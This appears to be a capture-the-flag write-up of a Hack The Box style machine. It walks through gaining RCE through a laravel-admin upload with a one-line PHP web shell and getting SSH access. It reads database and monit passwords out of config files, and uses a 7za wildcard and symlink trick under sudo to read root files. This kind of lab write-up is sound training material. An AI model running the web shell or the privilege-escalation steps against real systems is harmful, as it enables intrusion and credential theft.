
2) Got access to laravel admin page



3) There is a RCE in encore/laravel-admin




4) Got rce
https://flyd.uk/post/cve-2023-24249/



<?php system($_GET["cmd"]); ?>

5) Got revshell



6) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh dash@10.10.11.18 -i id_rsa
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Apr  8 01:17:46 PM UTC 2024

  System load:           1.9072265625
  Usage of /:            64.8% of 6.53GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             254
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.18
  IPv6 address for eth0: dead:beef::250:56ff:feb9:5616


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Apr  8 12:35:43 2024 from 10.10.14.40
dash@usage:~$
```

Privilege Escalation

1) Found database password

```
dash@usage:/var/www/html/usage_blog$ grep -r DB_PASSWORD . -H -o
./.env.example:DB_PASSWORD
./.env:DB_PASSWORD
./config/database.php:DB_PASSWORD
./config/database.php:DB_PASSWORD
./config/database.php:DB_PASSWORD
./vendor/laravel/sail/src/Console/Concerns/InteractsWithDockerComposeServices.php:DB_PASSWORD
./vendor/laravel/sail/src/Console/Concerns/InteractsWithDockerComposeServices.php:DB_PASSWORD
./vendor/laravel/sail/stubs/mariadb.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/mariadb.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/mariadb.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/mysql.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/mysql.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/mysql.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/pgsql.stub:DB_PASSWORD
./vendor/laravel/sail/stubs/pgsql.stub:DB_PASSWORD
./vendor/spatie/laravel-ignition/src/Solutions/UseDefaultValetDbCredentialsSolution.php:DB_PASSWORD
./vendor/spatie/laravel-ignition/src/Solutions/UseDefaultValetDbCredentialsSolution.php:DB_PASSWORD
./vendor/spatie/laravel-ignition/src/Solutions/SolutionProviders/IncorrectValetDbCredentialsSolutionProvider.php:DB_PASSWORD
```

```
dash@usage:/var/www/html/usage_blog$ cat ./.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:pP77nTMTmggnX1939G4nPjHgxwidMjhZUGj1AFhARgE=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=usage_blog
DB_USERNAME=staff
DB_PASSWORD=s3cr3t_c0d3d_1uth

BROADCAST_DRIVER=log
CACHE_DRIVER=file
FILESYSTEM_DISK=local
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
```

2) Logged in as xander with password found in config file

```
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
dash@usage:~$ su xander
Password:
xander@usage:/home/dash$
```

3) Found sudo permissions

```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:~$
```

4) Transferred it to our pc

```
dash@usage: ~
xander@usage:~$ ls
usage_management
xander@usage:~$ python3 -m http.server -b 0.0.0.0 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.14.14 - - [15/Apr/2024 17:24:52] "GET /usage_management HTTP/1.1" 200
-
```

```
vigneswar@VigneswarPC: /tm
┌──(vigneswar㉿VigneswarPC)-[/tmp/usage]
└─$ wget http://10.10.11.18:7777/usage_management
--2024-04-15 22:54:50--  http://10.10.11.18:7777/usage_management
Connecting to 10.10.11.18:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16312 (16K) [application/octet-stream]
Saving to: 'usage_management'

usage_management   100%[===============>]  15.93K  39.7KB/s    in 0.4s

2024-04-15 22:54:51 (39.7 KB/s) - 'usage_management' saved [16312/16312]


┌──(vigneswar㉿VigneswarPC)-[/tmp/usage]
└─$
```

5) Decompiled it

Decompile: main - (usage_management)

```
1
2 undefined8 main(void)
3
4 {
5   int local_c;
6
7   puts("Choose an option:");
8   puts("1. Project Backup");
9   puts("2. Backup MySQL data");
10  puts("3. Reset admin password");
11  printf("Enter your choice (1/2/3): ");
12  __isoc99_scanf(&DAT_0010214c,&local_c);
13  if (local_c == 3) {
14    resetAdminPassword();
15    return 0;
16  }
17  if (local_c < 4) {
18    if (local_c == 1) {
19      backupWebContent();
20      return 0;
21    }
22    if (local_c == 2) {
23      backupMysqlData();
24      return 0;
25    }
26  }
27  puts("Invalid choice.");
28  return 0;
29 }
30
```

Decompile: resetAdminPassword - (usage_management)

```
1
2 void resetAdminPassword(void)
3
4 {
5   puts("Password has been reset.");
6   return;
7 }
8
```

Decompile: backupWebContent - (usage_management)

```
1
2  void backupWebContent(void)
3
4  {
5    int iVar1;
6
7    iVar1 = chdir("/var/www/html");
8    if (iVar1 == 0) {
9      system("/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *");
10   }
11   else {
12     perror("Error changing working directory to /var/www/html");
13   }
14   return;
15 }
16
```

Decompile: backupMysqlData - (usage_management)

```
1
2  void backupMysqlData(void)
3
4  {
5    system("/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql");
6    return;
7  }
8
```

This command is using the `7za` utility to create a ZIP archive named `project.zip` in the `/var/backups` directory. Let's break down the command:

- `/usr/bin/7za`: Specifies the path to the `7za` executable. `/usr/bin` is a common directory for storing binary files in Unix-like operating systems.
- `a`: This option tells `7za` to add files to an archive.
- `/var/backups/project.zip`: Specifies the path and name of the ZIP archive to be created.
- `-tzip`: Specifies the archive type as ZIP.
- `-snl`: Suppresses the name of the archive itself from being stored in the archive. This means that the files will be stored directly without any containing folder.
- `-mmt`: Enables multi-threading.
- `-- *`: This part of the command specifies that all files and directories in the current directory (`*`) should be added to the archive.

So, in summary, this command creates a ZIP archive named `project.zip` in the `/var/backups` directory, containing all files and directories in the current directory.

This command is using the `mysqldump` utility to create a backup of all databases on the MySQL server and save it to a file named `mysql_backup.sql` in the `/var/backups` directory.

Let's break down the command:

- `/usr/bin/mysqldump`: Specifies the path to the `mysqldump` executable. `/usr/bin` is a common directory for storing binary files in Unix-like operating systems.
- `-A`: This option tells `mysqldump` to dump all databases.
- `>`: Redirects the output of the `mysqldump` command to a file.
- `/var/backups/mysql_backup.sql`: Specifies the path and name of the SQL file where the database dump will be saved.

6) Checked the mysql path

```
mysql> use performance_schema
ERROR 1044 (42000): Access denied for user 'staff'@'localhost' to database 'performance_schema'
```

we can access this data, it may contain root password

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/usage]
└─$ sudo mysql < mysql_backup.sql
ERROR 1273 (HY000) at line 24: Unknown collation: 'utf8mb4_0900_ai_ci'

┌──(vigneswar㉿VigneswarPC)-[/tmp/usage]
└─$ mysql --version
mysql  Ver 15.1 Distrib 10.11.6-MariaDB, for debian-linux-gnu (x86_64) using  EditLine wrapper
```

We need a docker to open it

```
xander@usage:/var/backups$ mysqldump --version
mysqldump  Ver 8.0.36-0ubuntu0.22.04.1 for Linux on x86_64 ((Ubuntu))
xander@usage:/var/backups$ i
```

```
bash-4.4# mysql -p < mysql_backup.sql
Enter password:
bash-4.4# ls
mysql_backup.sql
bash-4.4# mysql
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
bash-4.4# mysql -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.36 MySQL Community Server - GPL

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| metabase           |
| mysql              |
| performance_schema |
| sys                |
| usage_blog         |
+--------------------+
6 rows in set (0.13 sec)

mysql> use performance_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

We cant do anything with this

7) Checked the 7za


In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder were this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is execute, it will treat `root.txt` as a file containing the list of files it should compress (thats what the existence of `@root.txt` indicates) and when it 7z read `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw and error** showing the content.



We got the flag!!